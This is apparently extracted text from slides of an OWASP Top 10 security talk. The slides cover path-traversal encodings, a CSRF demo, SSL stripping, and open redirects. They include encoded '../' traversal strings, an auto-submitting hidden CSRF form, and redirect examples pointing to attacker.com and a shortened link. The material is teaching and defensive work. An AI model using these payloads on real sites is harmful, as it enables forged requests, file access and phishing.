
../%2F	(URL encoding)
%%2E%%2E%2F	(URL encoding)
Li4v	(Base64 encoding)
%%002E%%002E%%002F	(Unicode)

“..\” often the same meaning as “../”

../%5C	(URL encoding)
%%2E%%2E%5C	(URL encoding)
Li5c	(Base64 encoding)
%%002E%%002E%%005C	(Unicode)

OWASP ESAPI

Access Reference Map



CSRF ...
my current favorite!

What's on your mind?

POST


What's on your mind?

POST

What's on your mind?


I love OWASP!

POST



What's on your mind?

POST



What's on your mind?

I love OWASP!

POST

John: I love OWASP!

What's on your mind?

POST

What's on your mind?


POST

What's on your mind?

POST

What's on your mind?

POST



What's on your mind?

POST

What's on your mind?

POST

What's on your mind?

POST



What's on your mind?

POST

John: I hate OWASP!

What's on your mind?

POST

What's on your mind?

POST

John: I hate OWASP!

What's on your mind?

```
<form id="target" method="POST"
action="https://john.com/mind"
style="visibility:hidden">
<input type="text" value="I hate
OWASP!" name="oneLiner" />
<input type="submit" value="Go" />
</form>

<script type="text/javascript">
$(document).ready(function() {
    $('#form').submit();
});
</script>
```

Insufficient Transport Layer Protection

facebook

Kom ihåg mig

Har du glömt ditt lösenord?

Facebook hjälper dig att hålla kontakten med vänner och familj.

Gå med

Det är gratis och alla kan gå med

Förnamn: Efternamn: Din e-postadress: Välj lösenord: Jag är: Födelsedag:

Varför måste man uppge detta?

Skapa en sida för en kändis, ett band eller ett företag.

[English \(US\)](#) [Svenska](#) [Español](#) [Português \(Brasil\)](#) [Français \(France\)](#) [Deutsch](#) [Italiano](#) [العربية](#) [हिन्दी](#) [中文\(简体\)](#) >>

facebook

Kom ihåg mig Har du glömt ditt lösenord?

john.wilander@gmail.com

Logga in

Facebook hjälper dig att hålla kontakten med vänner och familj.

Gå med

Det är gratis och alla kan gå med



Förnamn:

Efternamn:

Din e-postadress:

Välj lösenord:

Jag är: Ange kön:

Födelsedag: Dag: Månad: År:

Varför måste man uppge detta?

Gå med

Skapa en sida för en kändis, ett band eller ett företag.

facebook

Kom ihåg mig Har du glömt ditt lösenord?

john.wilander@gmail.com

Logga in

Facebook hjälper
vänner och familj

```
<div class="menu_login_container"><form method="POST" action="https://login.facebook.com/login.php?login_attempt=1" id="login_form">
```



Förnamn:

Efternamn:

Din e-postadress:

Välj lösenord:

Jag är: Ange kön:


Födelsedag: Dag: Månad: År:

Varför måste man uppges detta?

Gå med

Skapa en sida för en kändis, ett band eller ett företag.


Moxie's SSL Strip



Terminates SSL
Changes https
to http

Normal https
to the server
Acts as client

Moxie's SSL Strip



Secure cookie?

Encoding, gzip?

Cached content?

Sessions?

Strip the secure attribute off all cookies.

Strip all encodings in the request.

Strip all if-modified-since in the request.

Redirect to same page, set-cookie expired

OWASP Transport Layer Protection Cheat Sheet

[http://www.owasp.org/index.php/
Transport_Layer_Protection_Cheat_Sheet](http://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet)

Unvalidated Redirects and Forwards ...

phising all the way home!

Return Path *et al*

`www.site.com/login?`

`returnPath=www.site.com/secure?page=3`

Return Path *et al*

```
www.site.com/login?  
returnPath=www.attacker.com
```


Return Path *et al*

```
www.site.com/login?  
returnPath=bit.ly/K189GT
```

ESAPI sendRedirect()

http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/HTTPUtilities.html

```
sendRedirect (HttpServletRequest, String)
```

1. Injection
2. Cross-Site Scripting (XSS)
3. Broken Authentication and Session Management
4. Insecure Direct Object References
5. Cross-Site Request Forgery (CSRF)
6. Security Misconfiguration
7. Insecure Cryptographic Storage
8. Failure to Restrict URL Access
9. Insufficient Transport Layer Protection
10. Unvalidated Redirects and Forwards

john.wilander@owasp.org
Twitter: @johnwilander
Blog: appsandsecurity.blogspot.com

OWASP 